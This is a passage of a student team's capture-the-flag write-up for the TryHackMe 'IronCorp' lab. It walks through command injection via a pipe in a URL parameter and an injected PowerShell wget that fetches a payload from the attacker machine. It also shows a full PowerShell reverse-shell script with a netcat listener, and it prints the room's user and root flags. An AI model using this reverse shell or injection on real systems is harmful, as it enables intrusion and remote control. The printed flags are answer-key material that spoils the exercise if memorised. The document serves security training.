
- Address bar: http://admin.ironcorp.me:11
- Page title: Access forbidden!
- Content:
  - Access forbidden!**
  - You don't have permission to access the requested object. It is either read-protected or not readable by the server.
  - If you think this is a server error, please contact the [webmaster](#).
- Page footer:
  - internal.ironcorp.me:11025/name.php?name=
  - TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator
- Page header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

We viewed the page source and found the actual URL that we were supposed to be directed to.


The screenshot shows the page source code in a browser developer tools window. The code includes:

```
122     color: white; TEXT-DECORATION: none
123 }
124 </STYLE>
125 <script type="text/javascript">
126 <!--
127     function lhook(id) {
128         var e = document.getElementById(id);
129         if(e.style.display == 'block')
130             e.style.display = 'none';
131         else
132             e.style.display = 'block';
133     }
134 //-->
135 </script>
136 <html>
137
138 <body>
139
140     <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=">here</a>
141
142 </body>
143
144 </html>
145
146
147
148 <!DOCTYPE HTML>
149 <html>
150     <head>
151         <title>Search Panel</title>
152     </head>
153
154     <body>
155         <h2>Ultimate search bar</h2>
156
157             <div>
```

We pasted the url to request in our browser and we successfully accessed the name.




Then, we wanted to have a look at the directory of the website so we added |dir at the URL




We created a powershell payload to be uploaded on the web. We found the payload below on github.

```
$client = New-Object System.Net.Sockets.TCPClient('10.10.232.213',666);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```



A screenshot of a terminal window titled "root@ip-10-10-249-127:~". The window shows the command "GNU nano 2.9.3" at the top. The file "ms2.ps1" is open, and the content of the PowerShell payload is visible in the editor area.

We turned on FoxyProxy on the page and intercepted the same request on BurpSuite again. We sent the request to repeater.



A screenshot of the Burp Suite interface, specifically the Repeater tab. The target is set to "http://admin.ironcorp.me:11025". A single request is selected, and the "Pretty" tab is active, displaying the following details:

```
1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir
HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
```

The "Inspector" panel on the right shows the following counts for request attributes, query parameters, body parameters, cookies, headers, and response headers.

Category	Count
Request Attributes	2
Request Query Parameters	1
Request Body Parameters	0
Request Cookies	0
Request Headers	8
Response Headers	6

We sent it to response and as expected we saw the files uploaded on the web . Our powershell payload should be seen here after it was uploaded.

```
149 Volume in drive E is New Volume
150 Volume Serial Number is DE7B-E159
151
152 Directory of E:\xampp\htdocs\internal
153
154 04/11/2020 09:11 AM <DIR>
155
156 04/11/2020 09:11 AM <DIR>
157
158
159
160
161
162
163
```

The screenshot shows a browser developer tools interface with the Network tab selected. The Target is set to `http://ad`. The Response tab is active, showing a pre-formatted text dump of a directory listing from drive E. The listing includes files like `.htaccess`, `index.php`, and `name.php`, along with their sizes and modification dates. The entire response body is enclosed in `<pre>` and `</pre>` tags.

Then, we set a netcat listener on port 666.


```
root@ip-10-10-249-127: ~
root@ip-10-10-249-127:~# nc -lvpn 666
Listening on [0.0.0.0] (family 0, port 666)
```

The screenshot shows a terminal window with two tabs. The left tab shows the command `root@ip-10-10-249-127:~# nc -lvpn 666` being run, and the right tab shows the message "Listening on [0.0.0.0] (family 0, port 666)". This indicates that a netcat listener has been successfully set up on the root shell.

To upload the payload we used this link

`http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://ATTACKMACHINE`  
`IP/PAYLOADNAME%22%20-outfile%20%22E:\xampp\htdocs\Internal\PAYLOADNAME%22`


and encoded it as URL.




After we got the URL, paste it to execute commands in the system and we sent it to response.



We refreshed the page again and we could see that our powershell payload (ms2.ps1) has been successfully uploaded.



However, we somehow still did not catch a shell on our netcat listener.



So we ran a powershell that runs our payload "m2.ps1"

<http://internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20./ms2.ps1>



After everything went correctly, we were then able to catch a shell on our netcat listener.

The terminal window shows:

```
$ nc -lvp 666
listening on [any] 666 ...
Directory of E:\xampp\htdocs\internal
02/02/2022 11:02 AM    102,952 bytes    name.php
ls
connect to [10.18.80.24] from (UNKNOWN) [10.10.85.151] 50083
ls
04/11/2020 09:34 AM    142 bytes    name.php
4 files
```

The browser window shows a directory listing for "internal" at "E:\xampp\htdocs\internal". It lists several files including ".htaccess", "index.php", and "name.php". Below the listing is a "Bad request" error page with the following content:

```
<html>
<head>
<title>Bad request</title>
<link href="#" rel="stylesheet" type="text/css"/>
<body>
<h1>Bad request</h1>
<p>Your browser does not support this server</p>
<hr/>
<p>If you think the <a href="#">webmaster</a></p>
```

### 3) Horizontal Privilege Escalation (If any, if you pivot to other users)

**Members Involved:** Lycia, Syareena, Adam, Aisyah

**Tools used:** Kali Linux, Oracle VM Virtualbox, Terminal

#### Thought Process and Methodology and Attempts:

We used command **C:** to change directory from local drive E: to C: and proceeded with **ls** command to see the list of files.

```
PS E:\xampp\htdocs\internal> C:
PS C:> ls
Directory: C:\

Mode LastWriteTime Length Name
-- -- -- --
d----- 4/11/2020 11:27 AM    inetpub
d----- 4/11/2020 8:11 AM     IObit
d----- 4/11/2020 12:45 PM    PerfLogs
d-r-- 4/13/2020 11:18 AM    Program Files
d----- 4/11/2020 10:42 AM   Program Files (x86)
d-r-- 4/11/2020 4:41 AM    Users
d----- 4/13/2020 11:28 AM   Windows
```

The terminal also shows a portion of a CSS file with styles for links and body elements.

Then, we use command **cd \Users\Equinox** and **ls** command to try and find the user.txt file but we failed to do so. We also tried **cd Desktop** and **grep user.txt** but no file was returned.

```
PS C:\Users\Equinox> cd Desktop
PS C:\Users\Equinox\Desktop> ls
PS C:\Users\Equinox\Desktop> ls
PS C:\Users\Equinox\Desktop> ls -la
PS C:\Users\Equinox\Desktop> cd ..
PS C:\Users\Equinox> grep user.txt
PS C:\Users\Equinox>
```

The terminal also shows a portion of a CSS file with styles for links and body elements.

We then move up by one directory using `cd ..` and change directory to Administrator instead of Equinox, and then to Desktop and using `ls` command we found the user.txt file. Then, we use the command `type user.txt` and received the flag.

```
PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
-->                <----             <----  ----
-a---       3/28/2020  12:39 PM           37 user.txt

PS C:\Users\Administrator\Desktop> type user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

To make sure that it is the right flag, we copy and pasted it in TryHackMe website and it is confirmed to be the user.txt flag.

user.txt	thm{09b408056a13fc222f33e6e4cf599f8c}	Correct Answer
----------	---------------------------------------	----------------

## 4) Root Privilege Escalation (Final step, rooting)

**Members involved :** Lycia, Syareena, Adam, Aisyah

**Tools used :** Kali terminal, Oracle VM Virtualbox

### Thought Process and Methodology and Attempts:


We execute the command **get-acl** to check the permissions we have on SuperAdmin directory, we see that we got "Deny FullControl" to the group of "Administrators".

The terminal window shows a PowerShell session (PS) running as SuperAdmin. The user navigates to the SuperAdmin directory and lists its contents. Then, they change to the PS C:\Users\SuperAdmin directory and list its contents again. Finally, they run the command `get-acl` to check the access control list for the SuperAdmin directory. The output shows that the Administrators group has "Deny FullControl" permission.

Path	Owner	Access
SuperAdmin	NT AUTHORITY\SYSTEM	BUILTIN\Administrators Deny FullControl ...

The browser window shows a 400 Bad Request error page from `http://admin.ironcorp.net:10028`. The error message states: "Your browser (or proxy) sent a request that this server could not understand." The URL in the address bar is `http://admin.ironcorp.net:10028/admin.ironcorp.net`.

Therefore, we changed our directory to user back and tried to capture the root flag directly by using command type c:\users\SuperAdmin\Desktop\root.txt . Then, we received the flag.



The screenshot shows a Kali Linux terminal window with three tabs open, all titled "kali@kali: ~/Desktop/THM/IronCorp". The terminal content is as follows:

```
My name is:
Path          Owner          Access
SuperAdmin    NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny FullControl ...
PS C:\Users\SuperAdmin> Get-ChildItem -Force
PS C:\Users\SuperAdmin> dir
PS C:\Users\SuperAdmin> ls -la
PS C:\Users\SuperAdmin> cd ..
PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> cd Desktop
PS C:\Users\SuperAdmin> cd ..
PS C:\Users> type c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\Users>
```

On the right side of the terminal, there is a "Response" pane showing the raw HTTP request and response. The response body contains the flag: thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Lastly, we checked if the root.txt flag is correct at TryHackMe answer box and it is confirmed to be correct.



## Contributions

ID	Name	Contribution	Signatures
1211101073	Muhammad Adam bin Mazli Zakuan	<ul style="list-style-type: none"> <li>- Did Recon and Enumeration</li> <li>- Did Initial Foothold</li> <li>- Did Horizontal Privilege Escalation</li> <li>- Did Root Privilege Escalation</li> <li>- Wrote the report for recon and enumeration</li> </ul>	
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	<ul style="list-style-type: none"> <li>- Did Recon and Enumeration</li> <li>- Did Initial Foothold</li> <li>- Did Horizontal Privilege Escalation</li> <li>- Did Root Privilege Escalation</li> <li>- Wrote the report for initial foothold</li> </ul>	
1211101007	Aisyah binti Ahmad Kassim	<ul style="list-style-type: none"> <li>- Did Recon and Enumeration</li> <li>- Did Initial Foothold</li> <li>- Did Horizontal Privilege Escalation</li> <li>- Did Root Privilege Escalation</li> <li>- Wrote the report for horizontal privilege escalation</li> </ul>	
1211101670	Nur Lycia Nisriena binti Razidy	<ul style="list-style-type: none"> <li>- Did Recon and Enumeration</li> <li>- Did Initial Foothold</li> <li>- Did Horizontal Privilege Escalation</li> <li>- Did Root Privilege Escalation</li> <li>- Wrote the report for root privilege escalation</li> <li>- Did video recording</li> </ul>	

Video link : [https://youtu.be/m1ysf6esB\\_I](https://youtu.be/m1ysf6esB_I)

